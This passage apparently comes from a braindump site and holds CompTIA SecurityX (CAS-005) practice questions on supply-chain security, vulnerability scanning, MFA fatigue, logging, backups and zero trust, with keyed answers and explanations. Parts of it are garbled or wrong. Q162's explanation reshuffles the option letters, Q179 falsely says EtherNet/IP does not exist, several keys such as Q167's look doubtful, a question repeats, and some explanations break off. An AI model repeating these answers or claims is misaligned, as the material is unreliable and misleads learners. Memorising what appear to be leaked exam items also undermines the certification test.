- B). Cipher substitution attack: This is a cryptographic attack focused on replacing ciphertext with a different ciphertext to deduce the key. It's not relevant to the scenario.
- C). Side-channel analysis: This attack involves gathering information from the physical implementation of a system (e.g., timing, power consumption) rather than exploiting the algorithm itself. It's not applicable here.
- D). On-path attack (formerly man-in-the-middle): This attack involves intercepting and potentially altering communication between two parties. While important, it's not the primary focus of the registry.
- E). Pass-the-hash attack: This attack involves using a stolen hash of a user's password to authenticate without needing the actual password. It's unrelated to software package integrity.

Why A is the Correct answer:

A supply chain attack is exactly what the organization is trying to mitigate. By creating a registry of known-good software packages and their hashes, they can verify that the packages they are using are legitimate and haven't been altered.

If an attacker were to compromise a software package in the supply chain, the hash of the altered package would not match the hash in the organization's registry. This would immediately alert the organization to a potential compromise.

CASP+ Relevance: This aligns with the CASP+ exam objectives, which emphasize the importance of risk management, threat intelligence, and implementing security controls to address various attack vectors, including supply chain risks.

How the Registry Works (Elaboration based on CASP+ principles):

Hashing: When a package is vetted, a cryptographic hash function (like SHA-256) is used to generate a unique "fingerprint" (the hash) of the package's contents.

Verification: Before installing or using a package, its hash is calculated and compared to the hash stored in the registry. A match confirms the package's integrity. A mismatch indicates tampering.

Incident Response: If a vulnerability is discovered in a commonly used package, the registry helps the organization quickly identify which systems are affected based on the dependency list and the stored hashes.

In conclusion, maintaining a registry of software dependencies with hashes is a crucial security control that directly addresses the threat of supply chain attacks by ensuring the integrity and authenticity of software packages. The use of hash functions for verification is a common practice in security and is emphasized in the CASP+ material.

Explanation:

Step by Step

Understanding the Scenario: The question describes a proactive security measure where an organization maintains a registry of software dependencies and their corresponding hashes. This registry is used to verify the integrity of software packages.

Analyzing the Answer Choices:

#### NEW QUESTION: 157

During a vulnerability assessment, a scan reveals the following finding:

Windows Server 2016 Missing hotfix KB87728 - CVSS 3.1 Score: 8.1 [High] - Affected host 172.16.15.2 Later in the review process, the remediation team marks the finding as a false positive. Which of the following is the best way to avoid this issue on future scans?

- A. Getting an up-to-date list of assets from the CMDB
- B. Performing an authenticated scan on the servers
- C. Configuring the sensor with an advanced policy for fingerprinting servers
- D. Coordinating the scan execution with the remediation team early in the process

**Answer: B ([LEAVE A REPLY](#))**

Authenticated scans allow the scanner to verify installed patches and configurations, reducing false positives.

Other options:

A (CMDB updates) improve asset tracking but do not validate patch installations.

C (Advanced fingerprinting) improves accuracy but does not replace authentication.

D (Coordination with teams) is good practice but does not prevent false positives.

Reference: CASP+ CAS-005 - Vulnerability Scanning and Risk Management

#### NEW QUESTION: 158

A company needs to define a new roadmap for improving secure coding practices in the software development life cycle and implementing better security standards. Which of the following is the best way for the company to achieve this goal?

- A. Performing a Software Assurance Maturity Model (SAMM) assessment and generating a roadmap as a final result
- B. Conducting a threat-modeling exercise for the main applications and developing a roadmap based on the necessary security implementations
- C. Developing a new roadmap including secure coding best practices based on the security area roadmap and annual goals defined by the CISO
- D. Using the best practices in the OWASP secure coding manual to define a new roadmap

**Answer: ([SHOW ANSWER](#))**

The best way is to perform a Software Assurance Maturity Model (SAMM) assessment. SAMM provides a structured framework to evaluate current software security maturity across people, process, and technology.

The assessment highlights gaps and generates a roadmap tailored to the organization's development environment.

Option B (threat modeling) only applies to specific applications, not the entire SDLC process. Option C risks misalignment with technical practices by relying only on CISO goals. Option D (OWASP secure coding manual) is useful but provides guidelines, not a maturity-based roadmap.

CAS-005 stresses leveraging maturity models for structured, measurable improvements. SAMM directly addresses this by producing a customized, actionable roadmap for secure coding practices.

#### NEW QUESTION: 159

A building camera is remotely accessed and disabled from the remote console application during off-hours. A security analyst reviews the following logs:

| Date & Time     | Public IP    | Browser Info                 | Action                  |
|-----------------|--------------|------------------------------|-------------------------|
| 11 Dec 22:30:23 | 192.168.2.45 | Mozilla/5.0 (Windows NT 5.1) | Access granted to admin |
| 11 Dec 23:05:43 | 192.168.2.45 | Mozilla/5.0 (Windows NT 5.1) | Access granted to admin |
| 11 Dec 23:10:29 | 104.18.16.29 | Mozilla/5.0 (Linux x86_64)   | Access granted to admin |
| 11 Dec 23:12:18 | 104.18.16.29 | Mozilla/5.0 (Linux x86_64)   | Logoff                  |
| 12 Dec 00:05:43 | 104.18.16.29 | Mozilla/5.0 (Linux x86_64)   | Access granted to admin |

Which of the following actions should the analyst take to best mitigate the threat?

- A. Implement WAF protection for the web application.
- B. Upgrade the firmware on the camera.
- C. Only allow connections from approved IPs.
- D. Block IP 104.18.16.29 on the firewall.

**Answer: C (LEAVE A REPLY)**

The logs indicate unauthorized access from 104.18.16.29, an external IP, to the building camera's administrative console during off-hours. Restricting access only to approved IPs ensures that only authorized personnel can remotely control the cameras, reducing the risk of unauthorized access and manipulation.

- \* Implementing WAF protection (A) secures against web application attacks but does not restrict unauthorized administrative access.
- \* Upgrading the firmware (B) is good security hygiene but does not immediately mitigate the active threat.
- \* Blocking IP 104.18.16.29 (D) is a temporary measure, as an attacker can switch to another IP. A better long-term solution is whitelisting trusted IPs.

Reference: CompTIA SecurityX (CAS-005) Exam Objectives- Domain 4.0 (Security Operations), Section on Access Control and Network Security

#### NEW QUESTION: 160

A company recently acquired a SaaS company and performed a gap analysis. The results of the gap analysis indicate security controls are absent throughout the SDLC and have led to several vulnerable production releases. Which of the following security tools best reduces the risk of vulnerable code being pushed to production in the future?

- A. Static application security testing
- B. Regression testing
- C. Code signing
- D. Sandboxing

**Answer: (SHOW ANSWER)**

Static application security testing (SAST) is the best tool for identifying security vulnerabilities in code early in the Software Development Life Cycle (SDLC). SAST tools analyze source code or binaries for vulnerabilities without executing the program, allowing teams to catch and address security issues before the code is pushed to production. This aligns with reducing the risk of vulnerable code being released.

#### NEW QUESTION: 161

An organization has been using self-managed encryption keys rather than the free keys managed by the cloud provider. The Chief Information Security Officer (CISO) reviews the monthly bill and realizes the self-managed keys are more costly than anticipated. Which of the following should the CISO recommend to reduce costs while maintaining a strong security posture?

- A. Utilize an on-premises HSM to locally manage keys.
- B. Adjust the configuration for cloud provider keys on data that is classified as public.
- C. Begin using cloud-managed keys on all new resources deployed in the cloud.

D. Extend the key rotation period to one year so that the cloud provider can use cached keys.

**Answer: B** ([LEAVE A REPLY](#))

Risk-Based Approach: Using cloud-provider-managed keys for public data is a reasonable risk-based decision. Public data, by definition, is not confidential.

Cost Optimization: This directly addresses the CISO's concern about cost, as cloud-provider-managed keys are often free or significantly cheaper.

Security Balance: It maintains a strong security posture for sensitive data by continuing to use customer-managed keys where appropriate, while optimizing costs for less sensitive data.

#### NEW QUESTION: 162

A security officer received several complaints from users about excessive MFA push notifications at night. The security team investigates and suspects malicious activities regarding user account authentication. Which of the following is the best way for the security officer to restrict MFA notifications?

A. Enabling OTP via email

B. Provisioning FIDO2 devices

C. Configuring prompt-driven MFA

D. Deploying a text message based on MFA

**Answer: C** ([LEAVE A REPLY](#))

Excessive MFA push notifications can be a sign of an attempted push notification attack, where attackers repeatedly send MFA prompts hoping the user will eventually approve one by mistake. To mitigate this:

A: Provisioning FIDO2 devices: While FIDO2 devices offer strong authentication, they may not be practical for all users and do not directly address the issue of excessive push notifications.

B: Deploying a text message-based MFA: SMS-based MFA can still be vulnerable to similar spamming attacks and phishing.

C: Enabling OTP via email: Email-based OTPs add another layer of security but do not directly solve the issue of excessive notifications.

D: Configuring prompt-driven MFA: This option allows users to respond to prompts in a secure manner, often including features like time-limited approval windows, additional verification steps, or requiring specific actions to approve. This can help prevent users from accidentally approving malicious attempts.

Configuring prompt-driven MFA is the best solution to restrict unnecessary MFA notifications and improve security.

#### NEW QUESTION: 163

A company designs policies and procedures for hardening containers deployed in the production environment. However, a security assessment reveals that deployed containers are not complying with the security baseline. Which of the following solutions best addresses this issue throughout early life-cycle stages?

A. Installing endpoint agents on each container and setting them to report when configurations drift from the baseline

B. Finding hardened container images and enforcing them as the baseline for new deployments

C. Creating a pipeline to check the containers through security gates and validating the baseline controls before the final deployment

D. Running security assessments regularly and checking for the security baseline on containers already in production

**Answer:** ([SHOW ANSWER](#))

Comprehensive and Detailed

SecurityX CAS-005 secure DevOps guidance recommends integrating security controls into the CI/CD pipeline. By validating container security baselines at security gates before deployment, noncompliant builds are stopped early, ensuring consistency across environments.

Option B is useful but does not ensure compliance if changes are made after image creation.

Option A detects drift but only after deployment.

#### NEW QUESTION: 164

A company finds logs with modified time stamps when compared to other systems. The security team decides to improve logging and auditing for incident response. Which of the following should the team do to best accomplish this goal?

A. Integrate a file-monitoring tool with the SIEM.

- B. Change the log solution and integrate it with the existing SIEM.
- C. Implement a central logging server, allowing only log ingestion.
- D. Rotate and back up logs every 24 hours, encrypting the backups.

Answer: C (LEAVE A REPLY)

A central logging server ensures logs are collected in a tamper-proof manner and only ingested (not modified). This prevents attackers from altering logs locally. Key concepts: Logs should be centrally stored to prevent tampering. Enabling log forwarding to a secure SIEM improves integrity.

NEW QUESTION: 165

A security analyst is reviewing the following log:

| Time  | File type | Size | Antivirus status | Location                 |
|-------|-----------|------|------------------|--------------------------|
| 11:25 | txt       | 25mb | block            | c:\                      |
| 11:27 | dll       | 10mb | allow            | c:\temp                  |
| 11:29 | doc       | 37mb | block            | c:\users\user1\Desktop   |
| 11:32 | pdf       | 12mb | allow            | c:\users\user2\Downloads |
| 11:35 | txt       | 40mb | allow            | c:\users\user2\Documents |

Which of the following possible events should the security analyst investigate further?

- A. A macro that was prevented from running
- B. A text file containing passwords that were leaked
- C. A malicious file that was run in this environment
- D. A PDF that exposed sensitive information improperly


Answer: (SHOW ANSWER)

Based on the log provided, the most concerning event that should be investigated further is the presence of a text file containing passwords that were leaked. Here's why:

- \* Sensitive Information Exposure: A text file containing passwords represents a significant security risk, as it indicates that sensitive credentials have been exposed in plain text, potentially leading to unauthorized access.
- \* Immediate Threat: Password leaks can lead to immediate exploitation by attackers, compromising user accounts and sensitive data. This requires urgent investi

NEW QUESTION: 166

A company plans to implement a research facility with Intellectual property data that should be protected The following is the security diagram proposed by the security architect



Which of the following security architect models is illustrated by the diagram?

- A. Identity and access management model
- B. Agent based security model
- C. Perimeter protection security model

D. Zero Trust security model

**Answer: D (LEAVE A REPLY)**

The security diagram proposed by the security architect depicts a Zero Trust security model. Zero Trust is a security framework that assumes all entities, both inside and outside the network, cannot be trusted and must be verified before gaining access to resources.

Key Characteristics of Zero Trust in the Diagram:

Role-based Access Control: Ensures that users have access only to the resources necessary for their role.

Mandatory Access Control: Additional layer of security requiring authentication for access to sensitive areas.

Network Access Control: Ensures that devices meet security standards before accessing the network.

Multi-factor Authentication (MFA): Enhances security by requiring multiple forms of verification.

This model aligns with the Zero Trust principles of never trusting and always verifying access requests, regardless of their origin.

Reference:

CompTIA SecurityX Study Guide

NIST Special Publication 800-207, "Zero Trust Architecture"

"Implementing a Zero Trust Architecture," Forrester Research

**Valid CAS-005 Dumps** shared by BraindumpsPass.com for Helping Passing CAS-005 Exam! BraindumpsPass.com now offer the **newest CAS-005 exam dumps**, the BraindumpsPass.com CAS-005 exam **questions have been updated** and **answers have been corrected** get the **newest** BraindumpsPass.com CAS-005 dumps with Test Engine here:

<https://www.braindumpsPass.com/CompTIA/CAS-005-practice-exam-dumps.html> (348 Q&As Dumps, **40%OFF Special Discount: Exam-Tests**)

**NEW QUESTION: 167**

A security analyst needs to ensure email domains that send phishing attempts without previous communications are not delivered to mailboxes The following email headers are being reviewed

| Date     | Sending domain | Reply-to domain | Subject                         |
|----------|----------------|-----------------|---------------------------------|
| April 16 | sales.com      | sales-mail.com  | Updated Security Questions      |
| April 18 | vendor.com     | vendor.com      | New Sales Catalog               |
| April 18 | partner.com    | partner.com     | B2B Sales Increase              |
| April 19 | hr-saas.com    | hr-saas.com     | Employee Payroll Update Request |
| April 19 | vendor.com     | vendor.com      | Password Requirements Not Met   |

Which of the following is the best action for the security analyst to take?

**A.** Block messages from hr-saas.com because it is not a recognized domain.

**B.** Reroute all messages with unusual security warning notices to the IT administrator

**C.** Quarantine all messages with sales-mail.com in the email header

**D.** Block vendor com for repeated attempts to send suspicious messages

**Answer: D (LEAVE A REPLY)**

In reviewing email headers and determining actions to mitigate phishing attempts, the security analyst should focus on patterns of suspicious behavior and the reputation of the sending domains. Here's the analysis of the options provided:

A). Block messages from hr-saas.com because it is not a recognized domain: Blocking a domain solely because it is not recognized can lead to legitimate emails being missed. Recognition alone should not be the criterion for blocking.

B). Reroute all messages with unusual security warning notices to the IT administrator: While rerouting suspicious messages can be a good practice, it is not specific to the domain sending repeated suspicious messages.

C). Quarantine all messages with sales-mail.com in the email header: Quarantining messages based on the presence of a specific domain in the email header can be too broad and may capture legitimate emails.

D). Block vendor com for repeated attempts to send suspicious messages: This option is the most appropriate because it targets a domain that has shown a pattern of sending suspicious messages. Blocking a domain that repeatedly sends phishing attempts without previous communications helps in preventing future attempts from the same source and aligns with the goal of mitigating phishing risks.

References:

CompTIA SecurityX Study Guide: Details best practices for handling phishing attempts, including blocking domains with repeated suspicious activity.

NIST Special Publication 800-45 Version 2, "Guidelines on Electronic Mail Security": Provides guidelines on email security, including the management of suspicious email domains.

"Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft" by Markus Jakobsson and Steven Myers: Discusses effective measures to counter phishing attempts, including blocking persistent offenders.

By blocking the domain that has consistently attempted to send suspicious messages, the security analyst can effectively reduce the risk of phishing attacks.

#### NEW QUESTION: 168

A company finds logs with modified time stamps when compared to other systems. The security team decides to improve logging and auditing for incident response. Which of the following should the team do to best accomplish this goal?

- A. Integrate a file-monitoring tool with the SIEM.
- B. Change the log solution and integrate it with the existing SIEM.
- C. Implement a central logging server, allowing only log ingestion.
- D. Rotate and back up logs every 24 hours, encrypting the backups.

**Answer: C (LEAVE A REPLY)**

Comprehensive and Detailed In-Depth Explanation:

\* A central logging server ensures logs are collected in a tamper-proof manner and only ingested (not modified). This prevents attackers from altering logs locally.

\* Key concepts:

\* Logs should be centrally stored to prevent tampering.

\* Enabling log forwarding to a secure SIEM improves integrity.

\* Other options:

\* A (File monitoring tool) helps detect file changes but doesn't prevent log tampering.

\* B (Changing log solutions) does not inherently improve security.

\* D (Log rotation and encryption) is best practice but does not prevent modification before transmission.

#### NEW QUESTION: 169

A security engineer is assisting a DevOps team that has the following requirements for container images:

- Ensure container images are hashed and use version controls.
- Ensure container images are up to date and scanned for vulnerabilities.

Which of the following should the security engineer do to meet these requirements?

- A. Enable clusters on the container image and configure the mesh with ACLs.
- B. Enable new security and quality checks within a CI/CD pipeline.
- C. Enable audits on the container image and monitor for configuration changes.
- D. Enable pulling of the container image from the vendor repository and deploy directly to operations.

**Answer: B (LEAVE A REPLY)**

Implementing security and quality checks in a CI/CD pipeline ensures that:

- Container images are scanned for vulnerabilities before deployment.
- Version control is enforced, preventing unauthorized changes.

- Hashes validate image integrity.

#### NEW QUESTION: 170

After several companies in the financial industry were affected by a similar incident, they shared information about threat intelligence and the malware used for exploitation. Which of the following should the companies do to best indicate whether the attacks are being conducted by the same actor?

- A. Apply code stylometry.
- B. Look for common IOCs.
- C. Use IOC extractions.
- D. Leverage malware detonation.

**Answer: A** ([LEAVE A REPLY](#))

Comprehensive and Detailed Explanation:

Determining if attacks are from the same actor requires unique attribution. Let's analyze:

- \* A. Code stylometry: Analyzes coding style to identify authorship, the best method for linking malware to a specific actor per CAS-005's threat intelligence focus.
- \* B. Common IOCs: Indicates similar attacks but not necessarily the same actor.
- \* C. IOC extractions: Similar to B, lacks specificity for attribution.

#### NEW QUESTION: 171

Which of the following best describes the reason PQC preparation is important?

- A. To protect data against decryption due to increases in computational resource availability
- B. To have larger key lengths available through key stretching
- C. To improve encryption performance and speed using lightweight cryptography
- D. To leverage asymmetric encryption for large amounts of data

**Answer: (SHOW ANSWER)**

Post-Quantum Cryptography (PQC) preparation is critical to protect data against future quantum computing attacks that could break current cryptographic algorithms (e.g., RSA, ECC). According to the CompTIA SecurityX CAS-005 study guide (Domain 3: Cybersecurity Technology, 3.3), quantum computers with sufficient computational power could perform calculations (e.g., Shor's algorithm) to decrypt data protected by traditional algorithms. PQC focuses on developing algorithms resistant to such increases in computational resources, ensuring long-term data security.

Option B: Key stretching is a technique to strengthen passwords, not related to PQC.

Option C: PQC algorithms often have higher computational costs, not improved performance.

Option D: Asymmetric encryption is not ideal for large data sets, and PQC is not specifically about this use case.

Option A: This accurately describes PQC's purpose to safeguard data against quantum-driven decryption.

Reference:

CompTIA SecurityX CAS-005 Official Study Guide, Domain 3: Cybersecurity Technology, Section 3.3:

"Prepare for post-quantum cryptography challenges."

CAS-005 Exam Objectives, 3.3: "Evaluate the need for PQC in response to quantum computing advancements."

#### NEW QUESTION: 172

A developer makes a small change to a resource allocation module on a popular social media website and causes a memory leak. During a peak utilization period, several web servers crash, causing the website to go offline. Which of the following testing techniques is the most efficient way to prevent this from reoccurring?

- A. Load
- B. Smoke
- C. Regression

D. Canary

**Answer: A** ([LEAVE A REPLY](#))

Load testing evaluates how a system performs under expected and peak utilization. It would have identified the memory leak during high traffic, preventing the web servers from crashing in production.

#### NEW QUESTION: 173

An engineering team determines the cost to mitigate certain risks is higher than the asset values. The team must ensure the risks are prioritized appropriately. Which of the following is the best way to address the issue?

A. Data labeling

B. Branch protection

C. Vulnerability assessments

D. Purchasing insurance

**Answer: D** ([LEAVE A REPLY](#))

When the cost to mitigate certain risks is higher than the asset values, the best approach is to purchase insurance. This method allows the company to transfer the risk to an insurance provider, ensuring that financial losses are covered in the event of an incident. This approach is cost-effective and ensures that risks are prioritized appropriately without overspending on mitigation efforts.

References:

\* CompTIA SecurityX Study Guide: Discusses risk management strategies, including risk transfer through insurance.

\* NIST Risk Management Framework (RMF): Highlights the use of insurance as a risk mitigation strategy.

\* "Information Security Risk Assessment Toolkit" by Mark Talabis and Jason Martin: Covers risk management practices, including the benefits of purchasing insurance.

#### NEW QUESTION: 174

A security analyst is reviewing the following code in the public repository for potential risk concerns:

typescript

CopyEdit

```
include bouncycastle-1.4.jar;
```

```
include jquery-2.0.2.jar;
```

```
public static void main() {...}
```

```
public static void territory() { ... }
```

```
public static void state() { ... }
```

```
public static String code = " init " ;
```

```
public static String access_token = " spat-hfeiw-sogur-werdb-werib " ;
```

Which of the following should the security analyst recommend first to remediate the vulnerability?

A. Developing role-based security awareness training

B. Revoking the secret used in the solution

C. Purging code from public view

D. Scanning the application with SAST

**Answer: (SHOW ANSWER)**

The code snippet exposes a hardcoded access token in a public repository. According to SecurityX CAS-005 secure coding best practices, the immediate action must be to revoke the exposed secret to prevent unauthorized access.

\* Removing the code from public view without revoking the token leaves the secret still usable by any attacker who has already seen or copied it.

\* SAST scanning would detect the issue but not mitigate it immediately.

\* Security awareness training is a long-term prevention measure but does not fix the immediate exposure.

Revoking the secret first stops ongoing exploitation, after which the code can be removed, and preventative measures can be implemented.

**NEW QUESTION: 175**

An organization mat performs real-time financial processing is implementing a new backup solution Given the following business requirements?

- \* The backup solution must reduce the risk for potential backup compromise
- \* The backup solution must be resilient to a ransomware attack.
- \* The time to restore from backups is less important than the backup data integrity
- \* Multiple copies of production data must be maintained

Which of the following backup strategies best meets these requirement?

- A.** Creating a secondary, immutable storage array and updating it with live data on a continuous basis
- B.** Utilizing two connected storage arrays and ensuring the arrays constantly sync
- C.** Enabling remote journaling on the databases to ensure real-time transactions are mirrored
- D.** Setting up antitempering on the databases to ensure data cannot be changed unintentionally

**Answer: A (LEAVE A REPLY)**

A . Creating a secondary, immutable storage array and updating it with live data on a continuous basis: An immutable storage array ensures that data, once written, cannot be altered or deleted. This greatly reduces the risk of backup compromise and provides resilience against ransomware attacks, as the ransomware cannot modify or delete the backup data. Maintaining multiple copies of production data with an immutable storage solution ensures data integrity and compliance with the requirement for multiple copies.

Other options:

- B . Utilizing two connected storage arrays and ensuring the arrays constantly sync: While this ensures data redundancy, it does not provide protection against ransomware attacks, as both arrays could be compromised simultaneously.
- C . Enabling remote journaling on the databases: This ensures real-time transaction mirroring but does not address the requirement for reducing the risk of backup compromise or resilience to ransomware.
- D . Setting up anti-tampering on the databases: While this helps ensure data integrity, it does not provide a comprehensive backup solution that meets all the specified requirements.

Reference:

CompTIA Security+ Study Guide

NIST SP 800-209, "Security Guidelines for Storage Infrastructure"

"Immutable Backup Architecture" by Veeam

**NEW QUESTION: 176**

During a review of the email security solution, a security analyst collects the following information:

| File         | Sender                         | Action     | Time stamp |
|--------------|--------------------------------|------------|------------|
| Invoice.rar  | (External)<br>jdoe@comptia.org | Quarantine | 10:00:00   |
| Cchrome.exe  | (Internal) johnd@corp.com      | Quarantine | 10:15:00   |
| Invoice.docx | (External)<br>jdoe@comptia.org | Allowed    | 10:20:00   |

Which of the following is the best way to improve the email security solution on the email gateway?

- A.** Enabling allow lists
- B.** Configuring signature-based detection
- C.** Deploying sandboxing
- D.** Implementing a HIDS

**Answer: C (LEAVE A REPLY)**

**NEW QUESTION: 177**

A company wants to implement hardware security key authentication for accessing sensitive information systems. The goal is to prevent unauthorized users from gaining access with a stolen password. Which of the following models should the company implement to best solve this issue?

- A. Rule based
- B. Time-based
- C. Role based
- D. Context-based

**Answer: D** ([LEAVE A REPLY](#))

Context-based authentication enhances traditional security methods by incorporating additional layers of information about the user's current environment and behavior. This can include factors such as the user's location, the time of access, the device used, and the behavior patterns. It is particularly useful in preventing unauthorized access even if an attacker has obtained a valid password.

Rule-based (A) focuses on predefined rules and is less flexible in adapting to dynamic threats.

Time-based (B) authentication considers the time factor but doesn't provide comprehensive protection against stolen credentials.

Role-based (C) is more about access control based on the user's role within the organization rather than authenticating the user based on current context.

By implementing context-based authentication, the company can ensure that even if a password is compromised, the additional contextual factors required for access (which an attacker is unlikely to possess) provide a robust defense mechanism.

Reference:

CompTIA SecurityX guide on authentication models and best practices.

NIST guidelines on authentication and identity proofing.

Analysis of multi-factor and adaptive authentication techniques.

**NEW QUESTION: 178**

A network engineer must ensure that always-on VPN access is enabled. Currently, access is restricted to company assets. Which of the following best describes what the engineer needs to do?

- A. Generate device certificates using the specific template settings needed
- B. Modify signing certificates in order to support IKE version 2
- C. Create a wildcard certificate for connections from public networks
- D. Add the VPN hostname as a SAN entry on the root certificate

**Answer: (SHOW ANSWER)**

To ensure always-on VPN access is enabled and restricted to company assets, the network engineer needs to generate device certificates using the specific template settings required for the company's VPN solution. These certificates ensure that only authorized devices can establish a VPN connection.

Why Device Certificates are Necessary:

Authentication: Device certificates authenticate company assets, ensuring that only authorized devices can access the VPN.

Security: Certificates provide a higher level of security compared to username and password combinations, reducing the risk of unauthorized access.

Compliance: Certificates help in meeting security policies and compliance requirements by ensuring that only managed devices can connect to the corporate network.

**NEW QUESTION: 179**

Operational technology often relies upon aging command, control, and telemetry subsystems that were created with the design assumption of:

- A. operating in an isolated/disconnected system.
- B. communicating over distributed environments
- C. untrustworthy users and systems being present.
- D. an available EtherneVIP network stack for flexibility.
- E. anticipated eavesdropping from malicious actors.

**Answer: (SHOW ANSWER)**

Comprehensive and Detailed Step by Step

Understanding the Scenario: The question focuses on the historical design assumptions behind older operational technology (OT) systems, particularly in the context of command, control, and telemetry.

Analyzing the Answer Choices:

A . operating in an isolated/disconnected system: This is the most accurate assumption for many legacy OT systems. Historically, these systems were designed to operate in air-gapped environments, completely isolated from external networks (including the internet).

Reference:

B . communicating over distributed environments: While OT systems can be distributed, the core design assumption, especially for older systems, wasn't centered around interconnectivity in the way modern IT systems are.

C . untrustworthy users and systems being present: This is a more modern security principle (Zero Trust). Older OT systems often operated under a model of implicit trust within their isolated environment.

D . an available Ethernet/IP network stack for flexibility: Ethernet/IP is a relatively newer industrial protocol. Older OT systems often used proprietary or less flexible communication protocols. Also, there is no such thing as Ethernet/IP.

E . anticipated eavesdropping from malicious actors: While security was a concern, the primary threat model for older, isolated OT systems didn't heavily emphasize external malicious actors due to the assumed isolation.

Why A is the Correct answer:

Air Gap: The concept of an air gap (physical isolation) was the cornerstone of security for many legacy OT systems. These systems were not connected to the internet or corporate networks, making them less susceptible to remote attacks.

Legacy Protocols: Older OT systems often used proprietary or serial communication protocols, not designed for internet connectivity.

Implicit Trust: Within the isolated environment, there was often an assumption of trust among the connected components.

CASP+ Relevance: The challenges of securing legacy OT systems, especially in the face of increasing connectivity, are a key area of focus in CASP+. Understanding the historical context and the shift in security paradigms is crucial.

Modern OT Security Considerations (Elaboration):

Convergence: Today, the lines between IT and OT are blurring. OT systems are increasingly connected to corporate networks and the internet, necessitating a shift from isolation-based security to a more comprehensive approach.

Threat Landscape: Modern OT systems face a wider range of threats, including targeted attacks from sophisticated actors.

Security Controls: Modern OT security involves implementing network segmentation, intrusion detection, access controls, and other measures to protect against these evolving threats.

In conclusion, the primary design assumption for many older OT systems was that they would operate in isolated or disconnected environments. This historical context is important for understanding the security challenges faced by organizations today as they integrate these legacy systems into modern, connected environments. This is a core concept discussed in CASP+ in the context of OT security and risk management.

**NEW QUESTION: 180**

A security analyst is reviewing suspicious log-in activity and sees the following data in the SICM:

| Account  | Application      | Authorization server | Status  | Risk    |
|----------|------------------|----------------------|---------|---------|
| SALES1   | Customer manager | LDAP-US              | Success | Low     |
| SALES1   | Payroll          | LDAP-US              | Success | Low     |
| ADMIN    | Email            | LDAP-US              | Failure | High    |
| SALES1   | Email            | LDAP-EU              | Unknown | Unknown |
| MARKET1  | Customer manager | LDAP-US              | Success | Low     |
| FINANCE1 | Payroll          | LDAP-EU              | Unknown | Unknown |

Which of the following is the most appropriate action for the analyst to take?

- A. Update the log configuration settings on the directory server that is not being captured properly.
- B. Have the admin account owner change their password to avoid credential stuffing.
- C. Block employees from logging in to applications that are not part of their business area.

D. implement automation to disable accounts that have been associated with high-risk activity.

**Answer: D (LEAVE A REPLY)**

The log-in activity indicates a security threat, particularly involving the ADMIN account with a high-risk failure status. This suggests that the account may be targeted by malicious activities such as credential stuffing or brute force attacks.

Updating log configuration settings (A) may help in better logging future activities but does not address the immediate threat.

Changing the admin account password (B) is a good practice but may not fully mitigate the ongoing threat if the account has already been compromised.

Blocking employees (C) from logging into non-business applications might help in reducing attack surfaces but doesn't directly address the compromised account issue.

Implementing automation to disable accounts associated with high-risk activities ensures an immediate response to the detected threat, preventing further unauthorized access and allowing time for thorough investigation and remediation.

References:

CompTIA SecurityX guide on incident response and account management.

Best practices for handling compromised accounts.

Automation tools and techniques for security operations centers (SOCs).

#### NEW QUESTION: 181

A global organization wants to manage all endpoint and user telemetry. The organization also needs to differentiate this data based on which office it is correlated to. Which of the following strategies best aligns with this goal?

A. Sensor placement

B. Data labeling

C. Continuous monitoring

D. Centralized logging

**Answer: B (LEAVE A REPLY)**

Managing telemetry and differentiating it by office requires a way to categorize data. Let's evaluate:

A . Sensor placement: Useful for data collection but doesn't inherently differentiate by office.

B . Data labeling: Assigns metadata (e.g., office location) to telemetry, enabling differentiation. This aligns with CAS-005's focus on data management for security operations.

C . Continuous monitoring: Ensures ongoing data collection but doesn't address differentiation.

**Valid CAS-005 Dumps** shared by BraindumpsPass.com for Helping Passing CAS-005 Exam! BraindumpsPass.com now offer the **newest CAS-005 exam dumps**, the BraindumpsPass.com CAS-005 exam **questions have been updated** and **answers have been corrected** get the **newest** BraindumpsPass.com CAS-005 dumps with Test Engine here:

<https://www.braindumpspass.com/CompTIA/CAS-005-practice-exam-dumps.html> (348 Q&As Dumps, **40%OFF** Special Discount: **Exam-Tests**)

#### NEW QUESTION: 182

A systems engineer is configuring SSO for a business that will be using SaaS applications for its remote-only workforce. Privileged actions in SaaS applications must be allowed only from corporate mobile devices that meet minimum security requirements, but BYOD must also be permitted for other activity. Which of the following would best meet this objective?

A. Block any connections from outside the business's network security boundary.

